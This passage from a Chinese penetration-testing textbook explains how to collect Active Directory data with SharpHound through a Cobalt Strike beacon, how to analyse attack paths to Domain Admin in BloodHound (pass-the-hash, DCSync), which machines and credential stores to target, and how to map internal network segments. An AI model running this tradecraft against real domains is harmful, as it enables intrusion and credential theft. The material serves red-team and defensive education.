左上角是菜单和搜索栏，三个选项分别是数据库信息、节点信息和查询模块。在数据库信息栏，可以显示所分析域的用户数量、计算机数量、组数量、会话数量、ACL 数量、关系。还可以在此处执行基本的 DB 管理功能，包括注销和切换 DB，以及清除当前加载的 DB。

“node Info”选项卡将显示用户在图表中单击的节点的信息。“Queries”选项卡将显示用户 BloodHound 中包含的预构建查询，以及用户可以自己构建的其他查询。

在右上角设置区域：第一个是刷新功能，BloodHound 将重新计算并重新绘制当前显示；第二个导出图形功能，可以将当前绘制的图形导出为 JSON 格式或者 PNG 格式；第三个是导入图功能，BloodHound 将以 JSON 格式绘制导入的图形；第四个是上传数据功能，BloodHound 将进行自动检测，然后获取 CSV 格式的数据；第五个是更改布局类型功能，在分层（Dagre）和强制定向图布局之间切换；第六个是设置功能，可以更改节点折叠行为，并在低细节模式之间切换。

### 2.14.2 采集数据

使用 BloodHound 进行分析，需要来自 Active Directory 环境的三条信息，具体如下。

- 哪些用户登录了哪些机器？
- 哪些用户拥有管理员权限？
- 哪些用户和组属于哪些组？

BloodHound 所需要的三条信息严重依赖于 PowerView.ps1 脚本的 BloodHound。BloodHound 分为两个版本，一个是 PowerShell 采集器脚本（有两个版本，旧版本叫作 BloodHound\_Old.ps1，新版本叫作 SharpHound.ps1），另一个是 exe 可执行文件 SharpHound.exe。在大多数情况下，收集此信息不需要系统管理员权限，如图 2-93 所示。




图 2-93 下载数据采集脚本

BloodHound 的下载地址如下。

- <https://github.com/BloodHoundAD/BloodHound/blob/master/Ingestors/SharpHound.ps1>
- [https://github.com/BloodHoundAD/BloodHound/blob/master/Ingestors/BloodHound\\_Old.ps1](https://github.com/BloodHoundAD/BloodHound/blob/master/Ingestors/BloodHound_Old.ps1)
- <https://github.com/BloodHoundAD/BloodHound/blob/master/Ingestors/SharpHound.exe>

使用 SharpHound.exe 提取域内信息。将 SharpHound.exe 复制到目标系统中，使用 Cobalt Strike 中的 beacon 进行无图形化操作，输入如下命令，如图 2-94 所示。

```
SharpHound.exe -c all
```

```
beacon> shell C:\test\sh.exe -c all
[*] Tasked beacon to run: C:\test\sh.exe -c all
[+] host called home, sent: 29 bytes
[+] received output:
Initializing BloodHound at 8:32 on 26.07.2018
Starting Default enumeration for '-----'

[+] host called home, sent: 25 bytes
[+] host called home, sent: 25 bytes
[+] received output:
Status: 10176 objects enumerated (+10176 141,333/s --- Using 81 MB RAM )

[+] received output:
Status: 11677 objects enumerated (+1501 114,4804/s --- Using 74 MB RAM )
Status: 11679 objects enumerated (+2 114,5/s --- Using 72 MB RAM )
Finished enumeration for '-----' in 00:01:42.1216487
4072 hosts failed ping. 2 hosts timedout.

Starting ACL enumeration for '-----'

[+] received output:
Status: 11788 objects enumerated (+11788 1309,778/s --- Using 92 MB RAM )
Finished enumeration for '-----' in 00:00:09.8559825
0 hosts failed ping. 0 hosts timedout.

Starting ObjectProps enumeration for '-----'

[+] received output:
Status: 11475 objects enumerated (+11475 3825/s --- Using 69 MB RAM )
Finished enumeration for '-----' in 00:00:03.0974908
```

图 2-94 运行数据采集器采集数据

2.14.3 将数据导入 BloodHound

在 beacon 的当前目录下，会生成类似“20181222230134\_BloodHound.zip”格式的压缩包。BloodHound 界面支持单个文件或者 Zip 文件的上传，最简单的方法是将压缩文件放到用户界面上除了节点显示选项卡的任何位置。上传成功后，在菜单搜索栏中会出现内网的相关信息，如图 2-95 所示。




图 2-95 内网的相关信息

### 2.14.4 使用 BloodHound 查询信息

如图 2-95 所示,数据库中有 6920 个用户、4431 台计算机、205 个组、130614 条 ACL、157179 个关系。进入查询模块,可以看到预定义的 12 个常用的查询条件,如图 2-96 和图 2-97 所示。




图 2-96 查看预定义的查询条件 (1)




图 2-97 查看预定义的查询条件 (2)

- 查找所有域管理员。
- 寻找到达域管理员的最短路径。
- 查找具有 dcsync 权限的主体。
- 具有外部域组成员身份的用户。
- 具有外部域组成员身份的组。
- 映射域信任。
- 无约束委托系统的最短路径。
- 从 KerberoAstable 用户获得的最短路径。
- 从 KerberoAstable 用户到域管理员的最短路径。
- 拥有主体的最短路径。
- 从所属主体到域管理员的最短路径。
- 高价值目标的最短路径。

## 1. 查找所有域管理员

单击“Find all Domain Admins”选项，选择需要查询的域名进行查询，如图 2-98 所示。BloodHound 可以帮助我们查询出当前域中有多少个域管理员。可以看到，当前域中有 15 个域管理员权限的用户。按“Ctrl”键，将循环显示默认阈值、始终显示、从不显示三个选项，以显示不同的节点标签，也可以单击并按住某个节点，将其拖动到其他位置。




图 2-98 查找所有域管理员

## 2. 寻找到达域管理员的最短路径

单击“Find Shortest Paths to Domain Admins”选项，使用 BloodHound 进行分析，如图 2-99 所示。BloodHound 列出了数条路径可以到达域管理员的路径。

- 左上角为目标域管理员组，既是本次渗透测试的核心目标，也是图中的一个节点，还是所有路线的尽头。
- 左下角第一条线路上的三个用户，属于第一个节点的组，第一节点组又在第二节点组内。第二节点组对其上部的第三节点的用户具有权限，而该用户又是上一台（第四个节点）计算机的本地管理员，可以在这台计算机上拿到上面一个（第五个节点）用户的会话。该用户属于 Domain Admins 组，可以通过 PTH 方法获取域管理员和域控制器。在第三个节点分支中的用户，可以对处于第三个节点的用户强制推送策略，直接修改第三个节点用户的密

码，进而再次通过 PTH 拿下第四个节点，依此类推。

- 中间的一组，第一个节点中的三个用户为域管理员委派服务账号，可以对该域的域控制器进行 dcsync 同步，将第二个节点的用户（属于 Domain Admins 组）的散列值同步过来，进而获取域控制器权限。
- 右边的组，第一个节点的用户是第二个节点计算机的本地管理员，在该计算机上可以获得第三个节点的用户散列值。第三个节点用户又属于第四个节点的组。第四节点组是第五个节点计算机的本地管理员组，在该计算机可以获取第五个节点用户（属于 Domain Admins 组）的散列值，进而获取域控制器权限。




图 2-99 寻找到达域管理员的最短路径

### 3. 查看指定用户与域关联的详细信息

单击某个节点，BloodHound 将使用有关该节点的信息填充节点信息选项卡。在这里，单击任意图中的任意节点，选择用户名，即可查看该用户的 Name、DisplayName、最后修改密码时间、最后登录时间、该用户登录在哪台计算机上存在会话，以及是否启动、属于哪些组、拥有哪些机器的本地管理员权限和对访问对象对控制权限等。BloodHound 可以以图表的形式将这些信息展示出来，并列出了该用户在域中的权限信息，方便 Red Team 成员更快地在域中进行横向渗透，提升权限，获取域管理员权限，如图 2-100 所示。




图 2-100 查询指定用户与域的关系

4. 查看指定计算机与域关联的详细信息

单击任意计算机，可以看到该计算机在域内的名称、系统版本、是否启用、是否允许无约束委托、该计算机存在多少用户的会话信息、同一个 OU 中的相似对象、在哪些域树中、存在多少个本地管理员、组关系、对 ACL 的控制权限，如图 2-101 所示。




图 2-101 查询指定计算机与域的关系

### 5. 寻找路径

寻找路径的操作类似于导航软件。单击道路图标，会弹出目标节点文本框，在开始节点处填写 BloodHound 图中任何类型的节点，在目标节点处也填写 BloodHound 图中的任何类型的节点，接着单击播放按钮。如果存在此类路径，BloodHound 将找到所有从起始节点到目标节点之间的最短路径，然后在图形绘制区域显示具体路径，如图 2-102 所示。




图 2-102 寻找路径关系

## 2.15 敏感资料、数据、文件的防护

内网的核心敏感数据，不仅包括数据库、邮件这类数据，还包括某些个人的数据、组织的各种业务数据、各种技术数据等。价值比较高的数据基本都在内网中，因此，做好内网资料数据的防护至关重要。

### 2.15.1 资料、数据、文件的定位流程

内网数据防护的第一步就是要熟悉渗透测试人员获取数据的流程。渗透测试人员主要通过各种渗透方法来定位公司内部各相关人员所属机器，从而获得需要的资料、数据、文件。定位的大致流程如下所示。

- 定位内部人事组织结构。
- 在内部人事组织中寻找需要监视的相关人员。
- 定位相关人员的机器。



- 监视相关人工作时存放文档的位置。
- 列出存放文档服务器的目录。

### 2.15.2 重点核心业务机器及敏感信息防护

重点核心业务机器是渗透测试人员通常比较关心的机器，因此需要做好相应的防护措施。

#### 1. 核心业务机器

- 高管/系统管理员/财务/人事/业务人员的个人计算机。
- 产品管理系统服务器（仓库管理系统）。
- OA 办公系统服务器。
- 财务应用系统服务器。
- 核心产品源码服务器（对于 IT 公司，会架设自己的 SVN 或者 GIT 服务器）。
- 数据库服务器。
- 文件服务器/共享服务器。
- 邮件服务器。
- 网络监控系统服务器。
- 其他服务器（分公司、工厂）。

#### 2. 各类敏感文件信息

- 站点源码备份文件、数据库备份文件、配置文件备份等（后缀 XX.zip, XX.sql 等）。
- 各类数据库的 Web 管理入口，如 phpmyadmin、adminer 等。
- 浏览器密码和浏览器 cookie（IE、Chrome、Firefox）。
- 其他用户会话、3389 和 ipc\$连接记录、各用户回收站的信息等。
- Windows 无线密码。
- 目标内部的各种账号和密码信息，包括邮箱、VPN、FTP、TeamView 等。

### 2.15.4 应用与文件形式的信息收集

渗透测试人员在内网中经常会进行基于应用与文件的信息收集，包括一些应用的配置文件、敏感文件、密码、远程连接、员工账号、电子邮箱等。

总体来说，渗透测试人员对于这一步的工作，一是要了解已攻陷机器所属人员的职位（通常一个高职位的人在内网中的权限比一般员工要高，在他的计算机内也会有很多重要的、敏感的个人或公司内部文件），二是要在该机器中通过一些搜索命令来寻找自己所需要的资料。用户在内网中工作时，建议不要将一些特别重要的资料放在公开的计算机中，必要时一定要对 Office 文档进行加密，密码也不要太过于简单（对低版本的 Office 软件，如 Office 2003，在网上很容易找到一

些破解软件进行破解；对高版本的 Office 软件，也可以通过微软 Sysinternals Suite 套件中的抓取 Dump 的工具 procdump 来获取密码）。

## 2.16 分析域内网段划分信息及拓扑架构

在获取了内网信息后，渗透测试人员就可以分析目标的网络结构、安全防御策略，分析出网段信息、各部门的 IP 地址段，找出 IT 运维部、OA、邮箱服务器等，并尝试绘制内网的拓扑结构图了。这样，在内网定位的时候，无论是针对内网查找资料，还是针对特殊任务，都是非常实用的。

当然，渗透测试人员无法了解内网的物理结构，只能从宏观上对内网有一个整体的认识。

### 2.16.1 目标主机基本架构的判断

渗透测试人员要对目标网站的基本情况进行简要的判断，分析目标服务器所使用的 Web 服务器、后端脚本、数据库、系统平台等。下面列举一些常见的 Web 架构。

- ASP + Access + IIS 5.0/6.0 + Windows Sever 2003
- ASPX + MSSQL + IIS 7.0/7.5 + Windows Sever 2008
- PHP + MySQL + IIS
- PHP + MySQL + Apache
- PHP + MySQL + Ngnix
- JSP + MySQL + Ngnix
- JSP + MSSQL + Tomcat
- JSP + Oracle + Tomcat

### 2.16.2 域内网段划分信息

内网的环境判断，首先需要分析内网 IP 地址的分布情况。一般可以通过内网中的路由器、交换机等设备，以及 SNMP、弱口令等，来获取内网网络拓扑或 DNS 域传送的信息。一般的大公司都会有内部网站，渗透测试人员也可通过内部网站的公开链接找出部门的 IP 地址段。

内部网络是怎么划分的？是按照部门划分网段，按照楼层划分网段，还是按照地区划分网段？内网通常可分为 DMZ 区、办公区和核心区（生产区）。了解整个内网的网络分布和组成，也有助于渗透测试人员了解内网的核心业务，如图 2-103 所示。




图 2-103 网络段划分

### 1. DMZ 区

在实际的渗透测试中，大多数情况下，在外围 Web 中拿到的权限在 DMZ 区。这个区域不属于严格意义上的内网。如果 DMZ 区域访问控制策略配置合理，DMZ 区会处在内网区能够访问 DMZ 区而 DMZ 区访问不了内网区的情况下，相关知识在第 1 章中已经详细讲解过，此处不再重复。

### 2. 办公区

办公区，顾名思义，是指公司员工日常的工作区。办公区的安全防护水平一般不是高，基本防护机制大多为杀毒软件或主机入侵检测产品。在实际应用中，攻击者在获取权限后，利用内网信任关系，很容易扩大攻击面。一般情况下，攻击者很少会直接到达办公区。攻击者如果想进入办公区，可能会使用鱼叉攻击、水坑攻击或者社会工程学等手段。

办公区按照系统可分为 OA 系统、邮件系统、财务系统、文件共享系统、域控、企业版杀毒系统、内部应用监控系统、运维管理系统等，按照网络段可分为域管理网段、内部服务器系统网段、各部门分区网段等。

### 3. 核心区

核心区一般存放企业最重要的数据、文档等信息资产，如域控制器、核心生产机器等，安全设置也最为严格。根据目标开展的业务不同，相关服务器可能存在于不同的网段上。通过分析服务器上运行的服务和进程，可以推断出目标主机使用的运维监控管理系统和安全防护系。在内网中横向移动时，会优先查找这些主机。

核心区按照系统可分为业务系统、运维监控系统、安全系统等，按照网络段可分为各不同的业务网段、运维监控网段、安全管理网段等。

## 2.16.3 多层域结构分析

在上述内容的基础上，可以尝试分析域的结构。因为大型企业或者单位内部的网络大都是多

层域结构，而且是多级域结构，所以，我们需要先分析出当前内网是否存在多层域、现在这计算机所在的域是几级子域、这个子域的域控制器及根域的域控制器是哪些、其他域的域控制器是哪些、域之间是否存在域信任关系等。

#### 2.16.4 绘制内网拓扑图

通过获取的目标主机及所在域的各类信息，就可以绘制内网的拓扑结构图，在后续的渗透测试中，对照拓扑图可以更快地了解目标域网内部环境，准确定位内网具体目标，如图 2-104 所示。




图 2-104 内网拓扑图